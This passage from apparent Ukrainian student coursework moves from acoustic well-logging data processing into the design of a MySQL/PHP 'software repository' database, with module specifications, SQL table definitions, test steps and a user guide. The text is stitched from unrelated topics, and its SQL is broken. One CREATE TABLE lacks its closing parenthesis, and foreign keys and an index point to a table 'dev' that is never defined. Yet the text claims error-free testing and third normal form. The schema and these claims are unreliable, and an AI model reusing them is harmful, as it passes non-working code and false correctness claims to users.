На першому етапі використовуються програми для знаходження та ідентифікації хвиль P , S , L та інших типів (з врахуванням апріорних відомостей

про механізм їх поширення). Наприклад, на фоні трубної хвилі можна виділити повздовжню головну хвилю.

На другому етапі використовуються програми для оцінки кінематичних та динамічних параметрів хвиль цих типів з позицій спектрально–часового аналізу (детермінованого або імовірнісного).

На третьому етапі використовуються програми, що включають інтерпретаційні алгоритми, стосовно до рішення різноманітних задач розвідувальної та промислової геофізики з врахуванням параметрів, отриманих на другому етапі.

На першому етапі задовільні результати можуть бути отримані на основі алгоритмів, наведених у роботі [5]. Розглянемо особливості обробки хвильових картин другого етапу. Існують часовий, частотний та кореляційний способи оцінки кінематичних та динамічних характеристик акустичних сигналів. Наведені вище Інформаційні параметри використовуються при кожному способі оцінки цих характеристик з врахуванням похибок вимірювання основних параметрів.

При практичній інтерпретації матеріалів акустичного каротажу слід використовувати лише декілька раціональних комплексів параметрів (три – чотири), які є найбільш інформативні для вирішення тієї чи іншої геологічної задачі.

3.3 Розробка концептуальної моделі бази даних та специфікації програмних модулів

Виходячи з функціональної моделі бази даних (БД) репозиторія програмного забезпечення (ПЗ), розроблено концептуальну модель для статистичного дослідження акустичного каротажу від різних свердловин, представлену ER–діаграмою (рисунок 3.2).

Програмні модулі повинні бути розроблені в середовищі MySQL, лістинг програм наведено у додатку Б у вигляді SQL–кодів, а також конструкторів форм, запитів, звітів, таблиць, реалізованих у вигляді html–сторінок мовою php.




Рисунок 3.2 – Концептуальна модель програмного забезпечення

Специфікація програмних модулів має впорядковану структуру, наведену у таблиці 3.1.

3.4 Розробка логічної моделі бази даних

На основі концептуальної моделі була розроблена логічна модель даних. В окремі таблиці були віднесені такі сутності як Автор, Дистрибутив, ПЗ. (модель даних подана на рисунку 3.3).

Таблиця 3.1 – Специфікація програмних модулів

Рівень модуля	Назва модуля	Опис модуля
1	2	3
0	Головна форма	Меню програми, пункти якого є окремими кнопками та показують основні можливості програми. Вхідними даними є операція, яку необхідно здійснити.
1	Додати/видалити дистрибутив	Дає можливість зареєструвати новий дистрибутив або видалити існуючий, шляхом введення даних. Вхідні дані: назва дистрибутива, версія, ftp-адреса вихідних файлів
1	Додати/видалити автора	Дає можливість зареєструвати нового або видалити існуючого автора шляхом введення наступних даних: ім'я автора, по-батькові, прізвище, email-адреса автора.
1	Додати/видалити ПЗ	Дає можливість зареєструвати або видалити ПЗ шляхом введення наступних даних: назва, версія, дата створення, дистрибутив, автор, ліцензія, ftp-адреса вихідних файлів.
1	Пошук ПЗ за датою	Виводить усе ПЗ, створене в період між початковою і кінцевою датою. Вхідні дані: початкова і кінцева дати. Вихідні дані: назва ПЗ, версія, дата, ліцензія, ftp-адреса, автор, дистрибутив

Продовження таблиці 3.1

1	2	3
1	Пошук ПЗ за автором	Виводить усе ПЗ, створене заданим автором. Вхідні дані: імя та б1рїзвище автора. Вихідні дані: назва ПЗ, версія, дата, ліцензія, ftp-адреса, автор, email-адреса автора
1	Пошук ПЗ за назвою	Виводить усе ПЗ з заданою назвою. Вхідні дані: назва ПЗ. Вихідні дані: назва ПЗ, версія, дата, ліцензія, ftp-адреса, автор, дистрибутив, ftp-адреса дистрибутива
1	Пошук автора	Виводить усе програмне забезпечення створене заданим автором. Вхідні дані: прїзвище автора. Вихідні дані: ім'я автора, по-батькові, прїзвище, email-адреса автора

У кожній таблиці слід вписати атрибути, які будуть характерні для даної сутності. Кожен атрибут має свій тип, який визначається типом даних, який зберігатиметься у БД. Також вкажемо, яким ключем є кожен атрибут. Атрибути, які організують зв'язок між таблицями, є зовнішніми ключами (FK). Кожна сутність повинна мати ключ, який використовується для пошуку – РК – первинний ключ, якщо атрибут є альтернативою для пошуку, то він є альтернативним ключом. Якщо за даним атрибутом можна впорядкувати інформацію, то цей атрибут є індексним ключом.

ПЗ

Розробник

<u>Ф</u>	S	AK	IK1
<u>И</u>	S	AK	IK1
<u>О</u>	S	AK	IK1
Адреса	S		Null
<u>№розробника</u>	N	IK	
<u>PK</u>			

Назва	ПЗ	S	PK
IK1			
Версія	ПЗ	S	PK
IK1			
<u>№розробника</u>	N	IK	
<u>FK</u>			
<u>№дистрибутива</u>	N	IK	
<u>FK</u>			
Дата випуску	D		Null
Ліцензія	S		
<u>ftp-адреса вихідних</u>			
<u>файлів</u>	ПЗ	S	

Дистрибутив

Назва	S	AK	IK1
Версія	S	AK	IK1
<u>ftp-адреса вихідних</u>			S
<u>файлів</u>			
<u>№дистрибутива</u>	N	IK	PK

Рисунок 3.3 – Логічна модель БД

3.5 Розробка алгоритмів і графічних інтерфейсів програмних модулів

Алгоритм програми являє собою блок вибору дії та виклик відповідної підпрограми.

Програма складається з двох частин:

- БД, яку обслуговує сервер MySQL;
- клієнтської частини, яка надає графічний інтерфейс, реалізованих у вигляді html форм, що обробляються php.

Клієнту надаються привілегії на пошук та модифікацію даних, але не схем БД.

Кожному запиту відповідає окрема форма, яка складається з таблиць, полів введення та кнопок. Після натискання кнопки дані з полів введення передаються php-обробнику, який, в свою чергу, реалізує запит до БД та виводить результати.

Після відкриття має з'являтися меню. За допомогою нього можна буде обрати необхідну операцію, а саме, Додати/видалити дистрибутив, Додати/видалити автора, Додати/видалити ПЗ, Пошук ПЗ за датою, Пошук ПЗ за автором, Пошук ПЗ за назвою, Пошук автора, Звіт. Вище перелічені операції можна обрати за допомогою натискання відповідних кнопок в меню.

Якщо натиснути кнопку “Додати/видалити дистрибутив”, то відкриється форма, в якій необхідно буде заповнити наступні поля: Назва, Версія, ftp-адреса. Також можна переглянути усі наявні дистрибутиви та видалити необхідні, вибравши їх та натиснувши кнопку “Видалити дистрибутив”. З кожної підпорядкованої форми перехід до головного меню здійснюється натисканням на посилання “Повернутися на головну сторінку”.

Аналогічно можна додавати інформацію про нового автора, натиснувши кнопку “Додати/видалити автора” в головному меню. З'явиться форма реєстрації нового автора, до якої треба буде занести ім'я, по-батькові, та прізвище автора, його email-адресу. Також можна переглянути наявних авторів та видалити необхідні, вибравши їх та натиснувши кнопку “Видалити автора”.

Для реєстрації ПЗ потрібно буде натиснути на кнопку «Додати/видалити ПЗ» в головному меню, відкриється форма «Додати/видалити ПЗ», до якої необхідно буде занести назву, версію, дату створення, ліцензію та ftp-адресу вихідних файлів програми. Також потрібно обрати автора та дистрибутив із вже наявних у базі даних. Також можна переглянути наявне ПЗ та видалити необхідне, вибравши його та натиснувши кнопку “Видалити ПЗ”.

На рисунках 3.4– 3.6 зображено відповідно схеми алгоритмів підпрограм пошуку ПЗ за назвою, датою та автором.

Ряд форм, які реалізують пошук даних, побудовані у вигляді полів введення параметрів пошуку даних та кнопки “Пошук”. Результати пошуку повертаються до користувача у вигляді таблиці, з якої зчитуються відповідні дані.




Рисунок 3.4 – Алгоритм підпрограми Пошук ПЗ за назвою




Рисунок 3.5 – Алгоритм підпрограми Пошук ПЗ з а датою




Рисунок 3.6 – Алгоритм підпрограми Пошук ПЗ за автором

3.6 Розробка фізичної моделі бази даних

На основі розробленої логічної моделі БД створюється її фізична модель. Назви таблиць, відповідних полів таблиць, а також зв'язки між таблицями в фізичній і логічній моделі БД повинні повністю співпадати. В таблиці 3.2 наведена реалізована фізична модель. Проектна частина реалізована в середовищі MySQL.

На основі побудованої логічної моделі даних репозиторію будується фізична модель в середовищі MySQL. Створюються таблиці “ПЗ”, “Дистрибутив”, “Розробник” .

Визначення таблиці “Розробник”:

```

CREATE TABLE rozrobnuk (
    first_name varchar(30) NOT NULL default '',
    last_name varchar(30) NOT NULL default '',
    surname varchar(30) NOT NULL default '',
    id int(11) NOT NULL auto_increment,
    addr varchar(30) default NULL,
    PRIMARY KEY (id),
    UNIQUE KEY (first_name,last_name,surname);

```

Таблиця 3.2 – Фізична модель БД репозиторію програмного забезпечення

Ім'я фізичної моделі	Тип	Формат поля	Ключ в ЛМ	Індексація	Обов. поле
1	2	3	4	5	6
Розробник					
Номер розробника	Лічильник	Довге ціле	РК	ІК1	Так
Прізвище	Текстовий	20	АК	ІК2	Так
Ім'я	Текстовий	20	АК	ІК2	Так
Побатькові	Текстовий	20	АК	ІК2	Так
Е-mail	Текстовий	50			Ні
ПЗ					
Назва ПЗ	Текстовий	20	РК	ІК1	Так
Версія ПЗ	Текстовий	10	РК	ІК1	Так
Номер розробника	Числовий	Довге ціле	FK1		Так
Номер дистрибутива	Числовий	Довге ціле	FK2		Ні
Дата випуску	Дата/час	Короткий формат дати			Ні

Продовження таблиці 3.2

1	2	3	4	5	6
Ліцензія	Текстовий	20			Так
ftp-адреса вихідних файлів ПЗ	Текстовий	50	АК		Так
Дистрибутив					
Назва	Текстовий	20	АК1	ІК2	Так
Версія	Текстовий	20	АК1	ІК2	Так
Номер дистрибутиву	Лічильник	Довге ціле	РК	ІК1	Так
ftp-адреса вихідних файлів	Текстовий	50	АК2		Так

Визначення таблиці “Дистрибутив”:

```
CREATE TABLE distr (
    name varchar(30) NOT NULL default '',
    version varchar(30) NOT NULL default '',
    id int(11) NOT NULL auto_increment,
    addr varchar(30) NOT NULL default '',
    PRIMARY KEY (id),
    UNIQUE KEY (name,version)
) ;
```

Визначення таблиці “ПЗ”:

```
CREATE TABLE PZ (
    name varchar(30) NOT NULL default '',
    version varchar(10) NOT NULL default '',
    dev_id int(11) default 0,
```

```

distr_id int(11) default 0,
date date default NULL,
licence varchar(30) default NULL,
addr varchar(30) NOT NULL default '' UNIQUE,
PRIMARY KEY (name,version),
FOREIGN KEY (dev_id) REFERENCES dev(id)
    ON DELETE SET NULL
    ON UPDATE CASCADE,
FOREIGN KEY (distr_id) REFERENCES distr(id)
    ON DELETE SET NULL
    ON UPDATE CASCADE
) ;

```

Додаються індекси:

```

CREATE INDEX pib ON dev(first_name,last_name,surname);
CREATE INDEX pzindex1 ON PZ(name,version);
CREATE INDEX distrindex1 ON distr(name,version);

```

Усі таблиці, які наведені у схемі фізичної моделі, належать до третьої нормальної форми, оскільки всі поля містять не більше одного значення, жодне з ключових полів не пuste, всі поля, що не входять до первинного ключа, пов'язані повною функціональною залежністю з первинним ключем.

Після створення фізичної моделі даних можна зробити наступні висновки:

- схема зв'язку фізичної та логічної моделі ідентичні;
- в ході роботи була досягнута третя нормальна форма;
- під час оцінки якості структури БД аномалій не виявлено.

3.7 Кодування і тестування програмного забезпечення

БД була розроблена у середовищі MySQL + php. Вона реалізована за допомогою таблиць, форм, запитів та звітів. Також для нормального

функціонування БД було написано програмний код, який представлено у Додатку В.

При тестуванні БД не було виявлено помилок в роботі. При запуску БД відкрилася форма “Репозиторій ПЗ”, в якій було натиснуто кнопку “Додати/видалити автора”, потім відкрилася форма “Додати/видалити автора”, в якій було заповнено поля ім’я, по-батькові, та прізвище автора, його e-mail-адресу значеннями (імя1,побатькові1,прізвище1,name1@mail.ru). Після натискання кнопки “Додати автора” внесені дані з’являються в таблиці нижче. Відповідне звернення фіксується в журналі бази даних. Повторюємо дану операцію 4 рази для різних авторів. Далі вибираємо будь-якого автора з таблиці нижче та натискаємо кнопку “Видалити автора”. Вибраний автор зникає з таблиці. Для повернення до форми “Репозиторій ПЗ” натискаємо кнопку “Повернутися на головну сторінку”.

Також у формі “Репозиторій ПЗ” було натиснуто кнопку “Додати/видалити дистрибутив”, після цього відкрилася форма “Додати/видалити дистрибутив”, де було заповнено поля Назва, Версія, ftp-адреса. Після натискання кнопки “Додати дистрибутив” дані про внесений до БД дистрибутив з’являються в таблиці нижче “Наявні дистрибутиви”. Повторюємо вищевказані операції 3 рази. Введені дистрибутиви з’являються в таблиці “Наявні дистрибутиви”. Вибираємо рядок таблиці та натискаємо кнопку “Видалити дистрибутив”. Вибраний рядок (а отже і дистрибутив) зникає з таблиці. Для повернення до форми “Репозиторій ПЗ” натискаємо кнопку “Повернутися на головну сторінку”. Відкривається форма “Репозиторій ПЗ”.

Натиснувши в формі “Репозиторій ПЗ” відповідну кнопку “Додати/видалити ПЗ”, то відкриється форма «Додати/видалити ПЗ», в якій повинно бути заповнено поля назву, версію, дату створення, ліцензію та ftp-адресу усіх вихідних файлів програми. Також має бути обрано автора та дистрибутив із вже наявних у базі даних. Дані про внесене ПЗ з’являються у таблиці “Наявне ПЗ”. Повторюється операцію 5 разів. Інформація про все ПЗ, введене в базу, з’являється в таблиці “Наявне ПЗ”. З таблиці потрібно вибрати 2

рядка, які, відповідно, описують два екземпляра ПЗ. Після натискання кнопки “Видалити ПЗ” вибрані рядки зникають з таблиці “Наявне ПЗ”. Для повернення до форми “Репозиторій ПЗ” натискаємо кнопку “Повернутися на головну сторінку”.

Натиснувши в формі “ Репозиторій ПЗ ” кнопки “Пошук ПЗ за датою”, “Пошук ПЗ за автором”, “Пошук ПЗ за назвою”, “Пошук автора”, “Звіт” було виведено запит за відповідним критерієм. Після введення необхідного критерію з’являвся звіт, у якому було представлено кортежі БД, які задовольняють заданий критерій.

Для пошуку ПЗ за приблизною датою його створення потрібно натиснути у формі “Репозиторій ПЗ” кнопку “Пошук ПЗ за датою”. З’являється форма “Пошук ПЗ за датою” в якій з випадуючих списків вибираємо початкову та кінцеву дату. Після натискання кнопки “Пошук” в таблиці “Звіт ПЗ” нижче з’являється інформація про програмне забезпечення, яке створене пізніше початкової та раніше кінцевої дати. Для отримання вихідних файлів ПЗ натискаємо на посилання в колонці ftp–адреса та переходимо за відповідною адресою. Для повернення до форми “Репозиторій ПЗ” натискаємо кнопку “Повернутися на головну сторінку”.

3.7 Інструкція для користувача

БД реалізовано в вигляді web–додатку, головна форма БД представлена на рисунку 3.7.

За допомогою меню можна обирати необхідні операції: “Додати/видалити ПЗ”, “Додати/видалити дистрибутив”, “Додати/видалити автора”, “Пошук ПЗ за датою”, “Пошук ПЗ за автором”, “Пошук ПЗ за назвою”, “Пошук автора”, “Звіт” та інші. Якщо потрібно додати до наявної бази інформацію про новий дистрибутив, то потрібно натиснути в меню кнопку “Додати/видалити дистрибутив”, після цього з’явиться вікно, вказане на рисунку 3.8.





Рисунок 3.7 – Головна форма БД «Репозиторій ПЗ»



У вищенаведеному вікні потрібно заповнити поля “Назва”, “Версія”, “ftp-адреса”, та натиснути кнопку “Додати дистрибутив” для додавання. Або вибрати мишкою дистрибутив з таблиці “Наявні дистрибутиви” та натиснути кнопку “Видалити відмічені” для видалення.

Якщо потрібно додати до бази інформацію про використання нового програмного забезпечення, то потрібно натиснути в меню кнопку “Додати/видалити ПЗ”, після цього з'явиться вікно вказане на рисунку 3.9, в якому можна виконувати певні дії.

Додати/Видалити ПЗ

Назва:
Версія:
Дата:
Дистрибутив: Fedora - 7
Автор: Valeriy Sokolov
Ліцензія:
ftp-адреса:

Додати/Видалити ПЗ

	Назва	Версія	Дата	Ліцензія	ftp-адреса	Розробник	Дистрибутив	ftp-адреса дистрибутива
<input type="checkbox"/>	DB "Repozitoriy"	0.1	2007-06-04	GNU GPL	217.77.222.218	Valeriy Sokolov	NUS	usmtu.edu.ua
<input type="checkbox"/>	"I'm so stupid..."	27.6.6	2007-06-06	mhlm's	new_odessa.lx	Mihail Malkov	NUS	usmtu.edu.ua
<input type="checkbox"/>	opus magnus	0.1	2005-12-12	GNU GPL	obshaga/f.1021	Anatoliy Lysenko	NUS	usmtu.edu.ua
<input type="checkbox"/>	gcc	4.0	2007-04-01	GNU GPL	gnu.org/gcc.4.0	Richard Stollman	Fedora	fedora.com
<input type="checkbox"/>	kernel	2.6.21.3	2007-05-24	GNU GPL	ftp.kernel.org/pub/	Linus Torvalds	Mandriva	mandrivaonline.com

Видалити ПЗ

= Повернутися на головну сторінку =

[June, 03..04, 2007 (c)]

Рисунок 3.9 – Форма «Додати/видалити ПЗ»

